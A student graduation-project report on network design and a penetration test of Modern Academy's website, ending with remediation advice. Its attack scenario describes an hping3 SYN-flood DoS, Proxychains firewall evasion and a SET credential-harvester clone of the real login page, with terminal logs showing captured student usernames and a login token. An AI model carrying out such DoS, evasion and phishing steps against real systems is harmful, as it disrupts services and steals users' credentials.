Modern Academy
Since 1993
maadi
مودرن اكاديمى بالمعادى

NETWORK-X

Combination between Network Security & Network Communication

INSTRUCTIONS AND GUIDANCE

Prof.Dr. Mohamed AbdelFatah
Eng. Nagwa Galal Ali


TEAM STRUCTURE

Marselino Nasry Mounir
Abdallah Mohamed Hassan
Mazen Ehab Yehia
Mohamed Abd El Gawad
Abanoub Gabraiel Francess
Youssif Ahmed Ebrahim

ABOUT OUR PROJECT

1. Network Design:
   - we’ve created an active and passive network path to ensure redundancy and minimize the risk of failure.
   - This design helps maintain network availability and reliability.
2. Layer 2 Security:
   - Layer 2 security is essential because it directly connects to endpoints (devices).
   - By addressing Layer 2 vulnerabilities, you’re preventing attacks like MAC spoofing and ARP spoofing.
3. Penetration Testing:
   - we conducted an in-depth penetration test on our academy’s website.
   - The goal was to identify vulnerabilities and weaknesses.
   - The resulting security report informed our design decisions.
4. SOC Technologies:
   - Implementing Security Operations Center (SOC) technologies enhances threat detection and incident response.
   - SOC tools monitor network traffic, detect anomalies, and respond to security incidents.

NETWORK-X DESIGN



ABOUT THE DESIGN

The Design Contains

• 2 Servers

Database server and Network server

Such as an end point in isolated VLAN to achieve high level of security on our servers and save them from attacks.

• 2 Layer Two Switches

That connected directly to the user's devices so we applied layer two security technologies.

• 2 Multilayer Switches

• 1 Router

• 1 Firewall Next-Generation firewall (NGFW)

Which connected to layer two switches and the Router of the network , multilayer switch works as layer two switch and as a router "works on layer two and layer three" also it can active DHCP service that achieve high performance with high level of security to our design.

That routs the network to be connected to other networks by dynamic protocol that helps us to know all connected networks

A (NGFW) is a network security device that provides capabilities beyond a traditional, stateful firewall.


While a traditional firewall typically provides stateful inspection of incoming and outgoing network traffic, a next-generation firewall includes additional features like application awareness and control, integrated intrusion prevention, and cloud-delivered threat intelligence.

PEN-TEST REPORT : MODERN ACADEMY

1.Information Gatharing


- Gather DNS Information
- Footprinting and Reconnaissance
- Footprinting a Target using ORSFramework
- Footprinting a Target using BillCipher
- Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto
- Information Gathering using Ghost Eye

2.Hacking Web page



- Perform Web Application Reconnaissance using Nmap
- Perform Web Application Reconnaissance using WhatWeb
- Perform Web Spidering using OWASP ZAP
- Detect Load Balancers using Various Tools

3.NAT Slipstreaming v2.0 attack



- Router Investigation / Firmware Dumping..
- Reverse Engineering Firmware
- Exploring Potentially Useful Functions
- Reversing the Kernel Object
- Attempting SIP Packet in HTTP POST

4. No Signal Network-X Attack


Our - Attack

- Attack Scenario
- hping3
- TCP SYN Flood DOS Attack By hping3
- Detect Phishing using Netcraft
- Proxychains
- Sniff Credentials using the Social-Engineer Toolkit (SET) SetoolKit Upgrade

It's a combination between DDOS attack and Social Engineering Phishing the Data we need.

No Signal Attack - Scenario

1. Gather Information : We collect necessary data about the Modern Academy's server.
2. Launch DoS Attack : Using `hping3`, we start a DoS attack with a TCP-SYN flood.
3. Firewall Block : The firewall blocks our IP due to high request rates.
4. Use Proxychains : We use `Proxychains` to hide our IPs and get past the firewall.
5. Overload Server : We continue the DoS attack to overload the DNS server and take it down.
6. Phishing with SEToolkit : We create a fake login page using `SEToolkit` that looks like the Modern Academy website.
7. Timing : We attack when many students are online to maximize impact.
8. Capture Login Details : Students enter their credentials on the fake page, and we capture this information.
9. Ethical Oversight : We have permission for this test and review everything with our supervisor.




Our Goal : team, Network-X, aims to find security weaknesses to help improve the Modern Academy's network security. little bit of body text

Applications Places System

Parrot Terminal

File Edit View Search Terminal Help

```
  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:104.18.6.4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://ss.synceg.net/login/index.php

[*] Cloning the website: https://ss.synceg.net/login/index.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regar
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [23/Apr/2024 22:56:50] "GET / HTTP/1.1" 200 -
```



Use Proxychains to undetected by Firewall

Modern Academy الأكاديمية الحديثة: Log in to the site — Mozilla Firefox

Modern Academy الحديثة

https://ss.synceg.net/login/index.php

Parrot OS | Hack The Box | OSINT Services | Vuln DB | Privacy and Security | Learning Resources

You are not logged in.

Modern Academy مودرن اكاديمى بالمعادى

Our website Like academy site back door to the same server and database

Modern Academy الأكاديمية الحديثة

Username

Password

Remember username

LOG IN

Forgotten your username or password?

Cookies must be enabled in your browser

Some courses may allow guest access

LOG IN AS A GUEST

Any data write it will be directly sent to us

INFO

Website

CONTACT US

304 Saqr Qureish St. , New Maadi

Phone : (+202) 2 7029850 / 27024219 / 27036231 / 25182528

E-mail : info@modern-academy.edu.eg

Menu | Parrot Terminal | Modern Academy الأكا...

Applications Places System


Parrot Terminal

File Edit View Search Terminal Help

```
PARAM: anchor=
POSSIBLE USERNAME FIELD FOUND: logintoken=tCvQ3nsGaG8Pl6UOqMioLcfLOavdqr3i
POSSIBLE USERNAME FIELD FOUND: username=1200589
POSSIBLE PASSWORD FIELD FOUND: password=[redacted]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [23/Apr/2024 22:46:07] "POST /index.html HTTP/1.1" 302 -
10.0.2.15 - - [23/Apr/2024 22:51:09] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: anchor=
POSSIBLE USERNAME FIELD FOUND: logintoken=tCvQ3nsGaG8Pl6UOqMioLcfLOavdqr3i
POSSIBLE USERNAME FIELD FOUND: username=12100012
POSSIBLE PASSWORD FIELD FOUND: password=[redacted]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [23/Apr/2024 22:51:53] "POST /index.html HTTP/1.1" 302 -
10.0.2.15 - - [23/Apr/2024 22:52:43] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: anchor=
POSSIBLE USERNAME FIELD FOUND: logintoken=tCvQ3nsGaG8Pl6UOqMioLcfLOavdqr3i
POSSIBLE USERNAME FIELD FOUND: username=12100030
POSSIBLE PASSWORD FIELD FOUND: password=[redacted]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [23/Apr/2024 22:52:55] "POST /index.html HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: anchor=
POSSIBLE USERNAME FIELD FOUND: logintoken=tCvQ3nsGaG8Pl6UOqMioLcfLOavdqr3i
POSSIBLE USERNAME FIELD FOUND: username=12100030
POSSIBLE PASSWORD FIELD FOUND: password=[redacted]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [23/Apr/2024 22:53:07] "POST /index.html HTTP/1.1" 302 -
```

Menu Parrot Terminal

ID & Password That Write to site it send to us By: setoolkit




All data write on phishing site, it will send to us

Vulnerability Scan Tools

- Nmap
- OpenVAS
- Nikto
- WPScan
- Lynis
- Wapiti
- Sqlmap
- Metasploit Framework
- Burp Suite
- Nessus

Vulnerability Results



Vulnerability Categories

13 Active Web Application Vulnerabilities	12 Passive Web Application Vulnerabilities	2 Network Vulnerabilities
0 SSL/TLS Security	13 Open TCP Ports	0 Open UDP Ports

Active Web Application Vulnerabilities

Title	Severity
Absence of Anti-CSRF Tokens	Medium
Vulnerable JS Library	Medium
Missing Anti-clickjacking Header	Medium
XSLT Injection	Medium
Content Security Policy (CSP) Header Not Set	Medium

Network Vulnerabilities


Title	Severity	CVSS Score
Cleartext Transmission of Sensitive Information via HTTP	Medium	4.8
TCP Timestamps Information Disclosure	Low	2.6

Passive Web Application Vulnerabilities


Secure Pages Include Mixed Content (Including Scripts)	Medium

Open TCP Ports

Open TCP Port: 2083	Medium
Open TCP Port: 2095	Medium
Open TCP Port: 2082	Medium
Open TCP Port: 2087	Medium
Open TCP Port: 2096	Medium
Open TCP Port: 2086	Medium
Open TCP Port: 8443	Medium
Open TCP Port: 8080	Medium
Open TCP Port: 8880	Medium
Open TCP Port: 2052	Medium
Open TCP Port: 2053	Medium



Recommendations



To enhance the security and performance of Modern Academy's network and website, we recommend the following actions:

Implement Anti-CSRF Tokens
- Protect forms and authentication mechanisms from cross-site request forgery attacks.

Upgrade Libraries
- Regularly update all third-party libraries and frameworks.

Set Security Headers
- Use HTTP security headers like Content-Security-Policy (CSP) and X-Frame-Options.

Secure Data Transmission
- Enforce SSL/TLS for all data.
- Redirect HTTP traffic to HTTPS.

Regular Port Scanning
- Continuously monitor and close unnecessary open ports.

Conduct Security Audits
- Perform periodic security audits and penetration tests.

User Education
- Train users on security best practices, such as recognizing phishing and using strong passwords.

Enhance Network Security

- **Update and Patch Management**
  - **Regularly update firmware and software.**
  - **Use automated patch management.**
- **Firewall and IDS**
  - **Configure firewalls to block unnecessary traffic.**
  - **Use Intrusion Detection and Prevention Systems (IDPS).**
- **Access Controls**
  - **Use role-based access control (RBAC) and multi-factor authentication (MFA).**
- **Network Segmentation**
  - **Segment the network based on function and security needs.**

Recommendations

Based on our findings, We recommend the above procedures to enhance the security and performance of the Modern Academy's network infrastructure and website

Future Work

To maintain and enhance the security posture of Modern Academy, future work should focus on

1. Advanced Threat Detection and Response
   - Implement Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) for real-time threat detection and response.
2. Automated Security Tools
   - Develop and integrate automated tools for continuous vulnerability assessment and remediation.
3. Cloud Security Enhancements
   - Ensure robust cloud security practices, including data encryption, secure access controls, and regular security assessments.
4. AI and Machine Learning
   - Use AI and machine learning to predict and detect anomalies and potential security breaches.
5. Security Policy Development
   - Develop comprehensive security policies and procedures aligned with industry standards.
   - Regularly update policies and provide training to keep pace with evolving threats.
6. Collaborative Security Efforts
   - Collaborate with other educational institutions and security organizations to share knowledge, tools, and best practices.
7. Student and Staff Engagement
   - Involve students and staff in cybersecurity initiatives through workshops, training, and hands-on projects.

8. Training and Awareness
- Maintain documentation of all security measures and incidents.
- Develop and regularly update an incident response plan.
- Provide ongoing training for IT staff on the latest security practices.
- Conduct regular security awareness programs for all employees.
- Perform drills and simulations to test and improve the incident response plan.

9. Continuous Monitoring and Improvement
Regular Penetration Testing
- Conduct periodic penetration tests to identify and address new vulnerabilities.
Security Audits and Compliance
- Perform regular security audits to ensure compliance with industry standards.
- Use a combination of automated tools and manual testing for comprehensive coverage.a

Conclusion

Implementing the recommended security measures will greatly enhance the website's resilience against cyber threats and protect sensitive information. This project not only improves cybersecurity skills but also strengthens our academy's digital security. Ongoing security assessments, proactive risk mitigation, and security awareness training are essential for continuous improvement. By adopting these measures, the academy can mitigate risks, protect digital assets, and maintain stakeholder trust. The penetration testing revealed significant vulnerabilities that need addressing. Ensuring network security is crucial as the internet expands. The Network-X Team is confident that these enhancements will significantly improve the academy's security posture and operational efficiency.

Graduation Project Network-X (CS.54)

Modern Academy
Since 1993
maadi
مودرن اكاديمى بالمعادى